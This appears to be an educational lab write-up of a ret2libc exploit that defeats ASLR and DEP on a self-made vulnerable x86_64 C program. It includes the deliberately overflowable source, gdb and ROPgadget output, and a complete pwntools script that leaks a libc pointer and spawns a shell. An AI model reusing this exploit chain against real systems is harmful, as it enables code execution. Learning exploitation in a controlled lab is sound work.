Ret2Libc ASLR+DEP Bypass

Rahn Stavar

Source code

The source code for the binary I have created for this exercise is:

```
#include <stdio.h>
__asm__("pop %rdi; ret");

int vuln() {
        char vuln_buf[20];
        puts("Enter a message:");
        fgets(vuln_buf, 250, stdin);
        return 0;
}

int main(int argc, char** argv) {
        vuln();
        return 0;
}
```


I have hardcoded a `pop rdi; ret` ROP gadget into the code to ensure I have a way to pass stack values as function parameters, since I am compiling and running this on `x86_64` architecture, which uses registers for function parameters. This is only needed since this example program is so small and is not likely to contain any useful gadgets. Real programs are much larger and would be highly likely to contain a useful parameter passing gadget, or multiple gadgets that could be chained to achieve the same thing.

Exploit

I have compiled the binary with the `NX` bit set, and no `PIE`. The address randomisation caused by ASLR will be applicable when I try to call a function in LIBC, as the base address of the library will be randomised on each execution.

```
rahns@Matebook-Pro-X:~$ ldd ./prog
        linux-vdso.so.1 (0x00007ffecc3f6000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fcb12e1d000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fcb1304d000)
rahns@Matebook-Pro-X:~$ ldd ./prog
        linux-vdso.so.1 (0x00007fff70285000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fdc40168000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fdc40398000)
rahns@Matebook-Pro-X:~$ ldd ./prog
        linux-vdso.so.1 (0x00007ffeb55fe000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fbea2ff3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fbea3223000)
rahns@Matebook-Pro-X:~$
```

As shown in the screenshot, the address of LIBC changes each time, due to ASLR.
My goal will be to call `system("/bin/sh")` to open a new shell, and to do this I will need to leak the address of a pointer to some known function in LIBC, and then calculate the offset to the LIBC base address, and then finally the `system` function and `/bin/sh` string offsets from the base address.
The `puts` function is from LIBC and is used in the target binary, so is a good candidate to leak the address of. There is also a buffer overflow vulnerability that I can use to deliver the exploit.
Using the pattern functionality of `gdb-peda`, I can find the offset from the vulnerable buffer to the address referenced by the `$rsp` register:



As shown in the screenshot, on the second-last line, the offset is 40 bytes.

Next, I need a way to leak the address of `puts` from the Global Offset Table at runtime, and avoid crashing the program so that the address of LIBC doesn't get randomised again.

My plan is to use the buffer overflow to set the value that the `$rsp` register points to, to the address of the `puts` "thunk" function in the `PLT` section. This function is a wrapper for a jump to the real `puts` function, and is used by the binary to give `puts` a static address which can be used throughout the code. It is essentially a `puts`-caller function with a static address. I will set the address pointed to by the `$rsp` register to this `puts@PLT` address, to cause execution of it when `vuln()` returns. `puts` is a function which prints the given parameter to standard output, so if I pass it the address in the `GOT` which will store the actual address of `puts` from LIBC, it

will print this for me, thereby leaking the pointer to `puts` in LIBC. Then, I want to avoid crashing the program, so I need to set the return address again to `main`.
Since I am working with `x86_64`, I will also need to use the `pop rdi; ret` gadget to pass the function parameter to `puts@PLT`.
So, gathering these addresses for my reference:
Address of `puts@PLT`: 0x401050

```
gdb-peda$ p puts
$1 = {<text variable, no debug info>} 0x401050 <puts@plt>
```

Address of `puts@GOT`: 0x404018

```
gdb-peda$ disassemble puts
Dump of assembler code for function puts@plt:
   0x0000000000401050 <+0>:     endbr64
   0x0000000000401054 <+4>:     bnd jmp QWORD PTR [rip+0x2fbd]        # 0x404018 <puts@got.plt>
   0x000000000040105b <+11>:    nop    DWORD PTR [rax+rax*1+0x0]
End of assembler dump.
```

Address of `main`: 0x401192

```
gdb-peda$ p main
$2 = {<text variable, no debug info>} 0x401192 <main>
```

Address of `pop rdi; ret` gadget: 0x401156

```
rahns@Matebook-Pro-X:~$ ROPgadget --binary ./prog | grep "pop rdi"
0x0000000000401156 : pop rdi ; ret
```

For this pointer leaking phase of the exploit, the payload will look as follows:

```
40 bytes of junk + addr of pop rdi gadget + addr of puts@GOT + addr of puts@PLT +
addr of main
```

```
python2 -c 'print \
"\x11"*40 + \
"\x56\x11\x40" + "\x00"*5 + \
"\x18\x40\x40" + "\x00"*5 + \
"\x50\x10\x40" + "\x00"*5 + \
"\x92\x11\x40" + "\x00"*5 \
' > payload.txt
```

Running the program with this payload, I can see some non-printable characters are displayed and the `main` function has started again, which is a good indication that I have been successful in leaking a pointer:

```
rahns@Matebook-Pro-X:~$ ./prog < payload.txt
Enter a message:
P@@@@
Enter a message:
Segmentation fault
rahns@Matebook-Pro-X:~$
```

This a good, but I need to be able to capture these bytes and use them in the second payload,

as well as avoid the segmentation fault at the end.
Turning this into a `pwntools` script so I can save and use the output programmatically:

```
from pwn import *
context.log_level = 'DEBUG'
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

pop_rdi_addr = 0x401156
puts_got_addr = 0x404018
puts_plt_addr = 0x401050
main_addr = 0x401192

payload = b"A"*40
payload += p64(pop_rdi_addr)
payload += p64(puts_got_addr)
payload += p64(puts_plt_addr)
payload += p64(main_addr)

p = process("./prog")

p.recvuntil(b"Enter a message:\n")
p.sendline(payload)

leaked_puts_addr = u64(p.recvline().strip() + b"\x00"*2)  # parse the printed
address
print("Leaked puts address:" + hex(leaked_puts_addr))
```

Running this, I can see I have captured the leaked address of `puts` in LIBC and printed it to the console:

```
rahns@Matebook-Pro-X:~$ python3 leak.py
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './prog' argv=[b'./prog'] : pid 319
[DEBUG] Received 0x11 bytes:
    b'Enter a message:\n'
[DEBUG] Sent 0x49 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  41 41 41 41  56 11 40 00  00 00 00 00  |AAAA|AAAA|V·@·|····|
    00000030  18 40 40 00  00 00 00 00  50 10 40 00  00 00 00 00  |·@@·|····|P·@·|····|
    00000040  92 11 40 00  00 00 00 00  0a                       |··@·|····|·|
    00000049
[DEBUG] Received 0x18 bytes:
    00000000  50 ae 9f 13  3f 7f 0a 45  6e 74 65 72  20 61 20 6d  |P···|?··E|nter| a m|
    00000010  65 73 73 61  67 65 3a 0a                            |essa|ge:·|
    00000018
Leaked puts address:0x7f3f139fae50
[*] Stopped process './prog' (pid 319)
rahns@Matebook-Pro-X:~$
```

Now that I have the address of a function in LIBC, I can work out the LIBC base address by subtracting the `puts` offset for my version of LIBC from the recovered address. I will use `pwntools` to calculate the offset of `puts` for me, as I have supplied it with the path to the LIBC library earlier:

```
libc_base_addr = leaked_puts_addr - libc.symbols["puts"]
print("Libc base address:" + hex(libc_base_addr))
```

Adding this to my script, I can now see the calculated base address printed to the console. Using this base address, I then calculate the address of the `system()` function by adding the offset of the function to the base address:

```
libc_system_addr = libc_base_addr + libc.symbols["system"]
print("Libc system address:" + hex(libc_system_addr))

libc_bin_sh_addr = libc_base_addr + list(libc.search(b"/bin/sh"))[0]
print("Libc /bin/sh string address:" + hex(libc_bin_sh_addr))
```

Similarly, I have also located an occurrence of the string `/bin/sh` within LIBC and calculated its address. This string will be used as the parameter I pass to `system()`.
Lastly, now that I have the addresses I need, the final thing to do is to set up the stack to call the system function with the shell string as its parameter. I will again make use of the buffer overflow vulnerability to modify the stack. The payload will look like:

```
40 bytes of junk + addr of pop rdi gadget + addr of /bin/sh string + addr of
system@LIBC
```

In the `pwntools` script, this will be implemented as:

```
payload = b"A"*40
payload += p64(pop_rdi_addr)
payload += p64(libc_bin_sh_addr)
payload += p64(ret_gadget_addr) # padding the stack with a 'ret' gadget to realign
the stack to 16-byte alignment before calling system()
payload += p64(libc_system_addr)

p.recvuntil(b"Enter a message:\n")
p.sendline(payload)
p.interactive()
```

Note that in the script I have also included a `ret` gadget on the stack, right before calling `system()`.

```
rahns@Matebook-Pro-X:~$ ROPgadget --binary ./prog | egrep ": ret"
0x000000000040101a : ret
```


This is an artefact of the `movaps` `x86_64` assembly instruction, which is used in the `system` code. I found through online research that this instruction will cause a segmentation fault if the stack is not aligned to a 16 byte alignment, and so to realign my stack, I have included another 8 bytes which is the address of a `ret` instruction, which will essentially do nothing, then return to `system()`.

Putting all of these steps together into a fully function exploit, the final python `pwntools` script looks like:

```
"""
ASLR Bypass Ret2Libc Exploit Script for "prog" example vulnerable program
Rahn Stavar
"""
from pwn import *
context.log_level = 'DEBUG'
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

pop_rdi_addr = 0x401156
puts_got_addr = 0x404018
puts_plt_addr = 0x401050
main_addr = 0x401192
ret_gadget_addr = 0x40101a
```

```
payload = b"A"*40
payload += p64(pop_rdi_addr)
payload += p64(puts_got_addr)
payload += p64(puts_plt_addr)
payload += p64(main_addr)

p = process("./prog")

p.recvuntil(b"Enter a message:\n")
p.sendline(payload)

leaked_puts_addr = u64(p.recvline().strip() + b"\x00"*2)
print("Leaked puts address:" + hex(leaked_puts_addr))

libc_base_addr = leaked_puts_addr - libc.symbols["puts"]
print("Libc base address:" + hex(libc_base_addr))

libc_system_addr = libc_base_addr + libc.symbols["system"]
print("Libc system address:" + hex(libc_system_addr))
libc_bin_sh_addr = libc_base_addr + list(libc.search(b"/bin/sh"))[0]
print("Libc /bin/sh string address:" + hex(libc_bin_sh_addr))

payload = b"A"*40
payload += p64(pop_rdi_addr)
payload += p64(libc_bin_sh_addr)
payload += p64(ret_gadget_addr) # padding the stack with a 'ret' gadget to realign
the stack to 16-byte alignment before calling system()
payload += p64(libc_system_addr)

p.recvuntil(b"Enter a message:\n")
p.sendline(payload)
p.interactive()
```

Running this script shows me a variety of helpful debugging output, then finally drops me into a new shell, which shows that the exploit has succeeded:



To summarise, by gaining this shell, I have successfully bypassed by DEP and ASLR. This was possible due to a buffer overflow vulnerability which allowed me to leak a pointer to a function within LIBC. I then calculated the base address of LIBC, which gave me enough information to call any other functions in LIBC using the same buffer overflow vulnerability. Finally, I called `system()` with the `/bin/sh` string as a parameter, which also came from the LIBC library.